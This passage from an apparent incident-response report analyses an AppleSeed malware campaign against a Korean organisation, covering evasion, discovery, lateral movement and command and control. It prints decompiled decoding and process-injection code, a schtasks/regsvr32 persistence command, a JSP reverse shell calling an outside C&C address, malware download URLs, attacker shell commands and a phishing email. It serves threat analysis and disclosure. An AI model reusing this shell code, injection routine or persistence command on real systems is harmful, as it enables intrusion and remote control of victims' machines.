http://app.gommi.ml/init/image?i=ping&u=[]&p=wait..&v=1.0-bgm-17
http://app.gommi.ml/init/[].downhttp://app.gommi.ml/init/image?i=down&u=[]&p=ya&v=1.0-bgm-17

② cachew-21014710.cache(mtp.db) (MD5:28c42a100feae7fbd4989239f625d1cc)

%APPDATA%\Roaming\Intel\Driver\cachew[].cache
```

6. Defence evasion


6.1 Deobfuscate/decode files or information

In both cases ① and ②,various variables necessary for function calls and malicious code operation are encoded, and after the variables encoded by the double XOR decoding routine are decoded, they are called when the malicious code operates.




```
STR2HEX_180001D60(v47, "50B1A69103DE1DE9C9", 0x12ui64);// Sleep
DECODING_180001A50(v0, v47);
v1(5000i64);
v50 = 0;
v57[2] = 0i64;
v57[3] = 15i64;
LOBYTE(v57[0]) = 0;
STR2HEX_180001D60(v57, "DB1BE4DB98F170CA651BB21CB3CD51DD", 0x20ui64);// CreateMutexW
DECODING_180001A50(v2, v57);
v4 = v3;
v45 = 0i64;
v46 = 15i64;
v44.m128i_i8[0] = 0;
STR2HEX_180001D60(
  &v44,
  "5D43B4D82A00DA665460A75F7744942D0422B6157A098F671765E10C610F8B621261E4117C0F8B621218D1",
  0x56ui64);                                 // windows update {2020-1050-01-01-0001-I}
```


And ② in case of malicious code, the encoded file inside is XOR-decoded and executed. (KEY:0xCC)



```
                mov     [rsp+98h+arg_0], rdi
                lea     rcx, unk_18003371F
                lea     rdx, XORED_180032320
                cmp     rsi, rcx
                ja      short loc_180006565
                cmp     rax, rdx
                jb      short loc_180006565
                mov     rcx, rsi
                sub     rdx, rsi
                xchg    ax, ax

loc_180006550:                          ; CODE
                movzx   eax, byte ptr [rcx+rdx]
                lea     rcx, [rcx+1]
                xor     al, 0CCh
                mov     [rcx-1], al
                sub     rbx, 1
                jnz     short loc_180006550
                jmp     short loc_1800065D6
```




```
LocalAllo = LocalAlloc_;
do
{
  v5 = LocalAllo[XORED_180032320 - LocalAlloc_];
  *LocalAllo++ = v5 ^ 0xCC;
  --v0;
}
while ( v0 );
```



```
0000000180032320  81 96 5C CC CF CC CC CC  C8 CC CC CC 33 33 CC CC  .–\ÌÏÌÌÌÈÌÌÌ33ÌÌ
0000000180032330  74 CC CC CC CC CC CC CC  8C CC CC CC CC CC CC CC  tÌÌÌÌÌÌÌŒÌÌÌÌÌÌÌ
0000000180032340  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0000000180032350  CC CC CC CC CC CC CC CC  CC CC CC CC 1C CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌ.ÌÌÌ
0000000180032360  C2 D3 76 C2 CC 78 C5 01  ED 74 CD 80 01 ED 98 A4  ÂÓvÂÌxÅ.ítÍ€.í˜¤
0000000180032370  A5 BF EC BC BE A3 AB BE  AD A1 EC AF AD A2 A2 A3  ¥¿ì¼¾£«¾¡ì¯¢¢£
0000000180032380  B8 EC AE A9 EC BE B9 A2  EC A5 A2 EC 88 83 9F EC  ¸ì®©ì¾¹¢ì¥¢ìˆƒŸì
0000000180032390  A1 A3 A8 A9 E2 C1 C1 C6  E8 CC CC CC CC CC CC CC  ¡£¨©âÁÁÆèÌÌÌÌÌÌÌ
00000001800323A0  B5 D6 8E 0C F1 B7 E0 5F  F1 B7 E0 5F F1 B7 E0 5F  µÖŽ.ñ·à_ñ·à_ñ·à_
00000001800323B0  2C 48 2B 5F F2 B7 E0 5F  F1 B7 E1 5F F9 B7 E0 5F  ,H+_ò·à_ñ·á_ù·à_
00000001800323C0  FC E5 00 5F F0 B7 E0 5F  FC E5 3E 5F F0 B7 E0 5F  üå._ð·à_üå>_ð·à_
00000001800323D0  9E A5 AF A4 F1 B7 E0 5F  CC CC CC CC CC CC CC CC  ž¥¯¤ñ·à_ÌÌÌÌÌÌÌÌ
00000001800323E0  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
```

6.2 Process injection: dynamic-link library injection

② In case of malicious code, the DLL file to be executed is injected into the normal process (rundll32.exe) and executed.



```
sub_180001000(&StartupInfo, 0x68ui64);
StartupInfo.cb = 104;
if ( CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0x44u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  Context.ContextFlags = 1048579;
  GetThreadContext(ProcessInformation.hThread, &Context);
  lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0i64, 0x800ui64, 0x1000u, 0x40u);
  WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, SHELLCODE_180003000, 0x800ui64, 0i64);
  Context.Rip = lpBaseAddress;
  SetThreadContext(ProcessInformation.hThread, &Context);
  ResumeThread(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
}
ExitThread(0);
```

6.3 Masquerading: match legitimate name or location


To hide the operation of the malware, it is disguised by using a legitimate file name such as that of *Windows Update*-related content or a driver name.

- Mutex name
  - **windows update** server real time mui cache
  - **windows update** {2020-1050-01-01-0001-I}
- Scheduler
  - schtasks/create/f/tn"**Intel\Disk\Volume1**"/tr"C:\Windows\system32\regsvr32.exe/s"C:\ProgramData**\Intel\Driverdriver.cfg**""/sc minute /mo30
- The path to the file is finally downloaded and executed
  - %APPDATA%\Roaming**\Intel\Driver**Software\Microsoft\Windows\Defender
- C&C address

6.4 Signed binary proxy execution: Regsvr32

(Windows Server) As one of the main characteristics of AppleSeed malware, when the malware (DLL) is executed by `regsvr32`, it is registered in the registry (the `DllRegisterServer` function is called).

C:\ProgramData\Intel\Driverdriver.cfg (b1cad7fa7d7168fd3b8ff853d266b669)



Process	PID	Type	Name
regsvr32.exe	3482696	DLL	C:₩ProgramData₩Intel₩Driverdriver.cfg


1 matching items.

7. Discovery

7.1 Network service scanning

Port scanning was performed, targeting other internal servers from the server that obtained the first access right. It is presumed that scanning was attempted to determine the service list and internal server configuration.

- Results related to command of scanning/connection attempts: ping(20), telnet(42), nmap(25), ssh(15), mysql(5)




```
telnet [redacted].kr 43
telnet [redacted].kr 443
telnet [redacted].kr 8080
ssh [redacted].33 -p 2222
ssh root@[redacted].33 -p 2222
nmap [redacted].kr
telnet [redacted].kr 22
telnet [redacted].kr 2222
telnet [redacted].kr 10389
telnet [redacted].kr 10389
telnet [redacted]7 1530
telnet [redacted].11 1521
ssh [redacted].11 -p 2222
ssh root@[redacted].11 -p 2222
ssh root@[redacted].21 -p 2222
ping [redacted].239
```

7.2 File and directory discovery

The attacker used the following shell commands to search for files and directories on the internal server:

- ls, cd [DIRECTORY], vi ... etc.



```
ls
cd /home
ls
cd sysadmin
ls
cd ..
cd [redacted]/
ls
vi [redacted]_dir.ini
cd [redacted]Root/
ls
ls =al
ls -al
vi [redacted]APACHE_CONF
vi n[redacted].tab
ls
ls
cd /etc/httpd
ls
cd conf
ls
vi httpd.conf
cd /home/[redacted]il
ls
vi [redacted].php
```

8. Lateral movement

8.1 Remote services: RDP, SSH

At the time of the incident response, the records of access from the internal server to other internal servers were confirmed. Some internal servers (*Linux*, *Windows*) that successfully connected were found in this way, and it is presumed that the successful connection was based on the account information stolen by an initial phishing email and previously performed port scanning.


Among the takeover accounts, there was an account with a history of sending and receiving files such as VPN and server account information.

- VPN: using the stolen VPN account information, the attacker can connect to the VPN from the outside and then go through the internal server.
- Account information: the web server administrator account was included, and using the hijacked administrator account, the administrator panel can be accessed and the upload function used to upload the web shell and, once activated, download additional malicious codes such as reverse shells.
  - http://wallet-info.esy.es/1.elf → C&C communication: 27.102.114.63:5581
  - http://wallet-info.esy.es/2.elf → C&C communication: **27.102.114.63:3101**

Depending on the operating system environment (*Windows*, *Linux*) of the attack target server, RDP and SSH connections were used to control the internal network server.


Example: Windows Server RDP connection – internal server (lateral movement)

- xxx.xxx.5[.]70 / xxx.xxx.5[.]129 / xxx.xxx.5[.]193 / xxx.xxx.5[.]199 / xxx.xxx.5[.]204



```
이벤트 ID          25
생성한 날짜/시간    2020-11-10 AM 1:19:04
방향               Incoming
시작 서비스 이름    [redacted]\Administrator
시작 IP 주소        [redacted].5.70
이벤트 데이터       <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/
                   event">
                   <System>
                   <Provider Name="Microsoft-Windows-TerminalServices-
                   LocalSessionManager" Guid="5d896912-022d-40aa-
                   a3a8-4fa5515c76d7" />
                   <EventID>25</EventID>
                   <Version>0</Version>
                   <Level>4</Level>
                   <Task>0</Task>
                   <Opcode>0</Opcode>
                   <Keywords>0x1000000000000000</Keywords>
                   <TimeCreated SystemTime="2020-11-09T16:19:04.7322559Z" />
                   <EventRecordID>5764</EventRecordID>
                   <Correlation />
                   <Execution ProcessID="612" ThreadID="3469792" />
                   <Channel>Microsoft-Windows-TerminalServices-
                   LocalSessionManager/Operational</Channel>
                   <Computer>[redacted].kr</Computer>
                   <Security UserID="S-1-5-18" />
                   </System>
                   <UserData>
                   <EventXML xmlns:auto-ns3="http://schemas.microsoft.com/
                   win/2004/08/events" xmlns="Event_NS">
                   <User>[redacted]\Administrator</User>
                   <SessionID>5</SessionID>
                   <Address>[redacted].5.70</Address>
                   </EventXML>
                   </UserData>
                   </Event>
```

8.2 Internal spear phishing



정보보안팀 2020년 11월 24일 오전 9:07

[긴급] V3 백신(갱신) 배포드립니다.

받는 사람: [redacted]

안녕하세요. [redacted]정보보안팀 입니다.

최근 발생한 보안 이슈(해킹공격 등)를 해결하기 위해 V3 백신(갱신)을 배포 드리니


급히 설치해주시고 검사정형을 알려주시기 바랍니다.

감사합니다.

V3 Update....5.1.exe

Accounts obtained through phishing attacks were abused to carry out further attacks targeting internal researchers and engineers.

To increase the trust of the recipient, the email account of the organization’s internal information security team was used for the attack. The email was disguised as containing an attachment related to the contents of an anti-virus update.




```
Received: from [redacted].kr (127.0.0.1)
    by [redacted].kr with ESMTP imoxion SensMail SmtpServer 7.0
    id <85508c5f81bd431db88e55d075bf11e0> for <[redacted].kr> from <[redacted].kr>;
    Tue, 24 Nov 2020 09:07:40 +0900
Date: Tue, 24 Nov 2020 09:07:40 +0900 (KST)
From: =?UTF-8?B?7KCV670067007JWI7YyA?=<[redacted].kr>
To: [redacted].kr>
Message-ID: <5fbc51cb3fd3_@_imoxion.com>
Subject: =?UTF-8?B?W+q4tOq4iV0gVjMg67Cx7IugKOqwseyLoCkg67Cw7Y+sIOuTnOumveuLiOuLpC4=?=
MIME-Version: 1.0
Content-Type: multipart/mixed; 
    boundary="----=_Part_1386481_722534436.1606176460476"
X-Priority: 3
X-Sensmail-Info: [redacted].kr;5fbc51c93feaea10d0b3668a;[redacted];09;1
```

In the case of sending and receiving mail internally, due to the fact that the internal mail didn't go through a separate security solution, executable malware could be distributed.

V3 Update_3.5.1.exe (Dropper): 686e3874b772c806e0809fcb933b50ff

C:\ProgramData\Software\Microsoft\Windows\Defender\AutoUpdate.dll
(AppleSeed):46c4c19a61e034e7b35e70c459f5692f
dropper-regsvr32(x86).dll(SatOct1005:41:242020)

Masquerading as the *V3 Vaccine Lite* version update installation file, the installation screen is displayed when running, but the decompressed malware is self-deleted/replicated, registered as a service and executed in the background.



V3 Lite 갱신

설치 준비 완료
귀하의 컴퓨터에 V3 Lite을(를) 설치할 준비가 되었습니다.

설치를 계속하려면 "설치"를 클릭하십시오.

1. Run the DLL (malware) by releasing the cab file inside the dropper.
2. Execute self-deletion script (bat).
3. After copying (AutoUpdate.dll), run.
4. Send infected computer information to C&C and wait for additional file download.

9. Command and control

9.1 Multi-stage channels

There are the following differences in the use of the C&C server according to the environment of the target being attacked:

- *Linux* server: Download and execute ELF/JSP file that serves as a reverse shell.
- *Windows* server: AppleSeed downloader —> file download and execution from C&C (primary) server —> C&C (secondary) server and socket communication —> Meterpreter server file download and implant.
- *Windows* personal PC: AppleSeed backdoor —> wait for additional commands from the C&C server.


9.2 Non-application layer & non-standard protocol

Linux server

Analysis result of files (malicious ELF and JSP files) downloaded through the web shell:

- (ELF) Reverse Shell - 27.102.114.63:3101


`connect(3, {sa_family=AF_INET, sin_port=htons( 3101 ), sin_addr=inet_addr(" 27.102.114.63 ")}`



```
jack2@      :~$ md5sum abc.e
f8133e07e2d8cdcc264631b411a89924  abc.e
jack2@      :~$ strace ./abc.e
execve("./abc.e", ["./abc.e"], 0x7ffe0b48e320 /* 25 vars */) = 0
strace: [ Process PID=28444 runs in 32 bit mode. ]
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(3101), sin_addr=inet_addr("27.102.114.63")}, 102
```

  - Download path: designinvent.co.kr (115.41.222.105, AS45996), wallet-info.esy.es (185.224.138.29, AS47583)

- (JSP) 27.102.115.180:1235




```
try
{
    String ShellPath;
ShellPath = new String("/bin/sh");

    Socket socket = new Socket( "27.102.115.180", 1235 );
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
} catch( Exception e ) {}
```

- Download path: http://designinvent.co.kr/s.txt


Windows server

The final execution shellcode is socket communication. `27.102.114.63:3001`



```
WSASocketA = (call_)(WSAStartup + 2, WSAStartup + 1, 0i64, 0i64);// ws2_32.dll!WSASocketA
do
{
  if ( !(call_)(WSASocketA, &v9, 16i64) )    // ws2_32.dll!connect
                                              //
                                              // 02 00 ¦ 0b b9 ¦ 1b 66 72 3f
                                              // IPv4  ¦ Port  ¦ IP Addr
```

- Socket communication result `MZARUH`: payload (server.dll) using `Metasploit` reflective DLL injection technique.



```
No.   Time        Source          Destination      Protocol  Length  Info
   46 12.310694   27.102.114.63   192.168.100.88   TCP       1260  3001 → 49756 [ACK] Seq=5 Ack=1 Win=10
   47 12.310786   27.102.114.63   192.168.100.88   TCP       1260  3001 → 49756 [ACK] Seq=1211 Ack=1 Win
   48 12.310802   27.102.114.63   192.168.100.88   TCP       1260  3001 → 49756 [ACK] Seq=2417 Ack=1 Win

> Frame 46: 1260 bytes on wire (10080 bits), 1260 bytes captured (10080 bits)
> Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: 18:f7:78:6f:96:ee (18:f7:78:6f:96:ee)
> Internet Protocol Version 4, Src: 27.102.114.63, Dst: 192.168.100.88
> Transmission Control Protocol, Src Port: 3001, Dst Port: 49756, Seq: 5, Ack: 1, Len: 1206
v Data (1206 bytes)
    Data: 4d5a4152554889e54883ec204883e4f0e8000000005b4881…
    [Length: 1206]

0030  10 00 5a e6 00 00 4d 5a  41 52 55 48 89 e5 48 83   ··Z···MZ ARUH··H·
0040  ec 20 48 83 e4 f0 e8 00  00 00 00 5b 48 81 c3 23   · H····· ···[H··#
0050  5b 00 00 ff d3 48 81 c3  c8 ae 02 00 48 89 3b 49   [····H·· ····H·;I
0060  89 d8 6a 04 5a ff d0 00  00 00 00 00 00 00 00 00   ··j·Z··· ········
0070  00 00 f0 00 00 00 0e 1f  ba 0e 00 b4 09 cd 21 b8   ········ ······!·
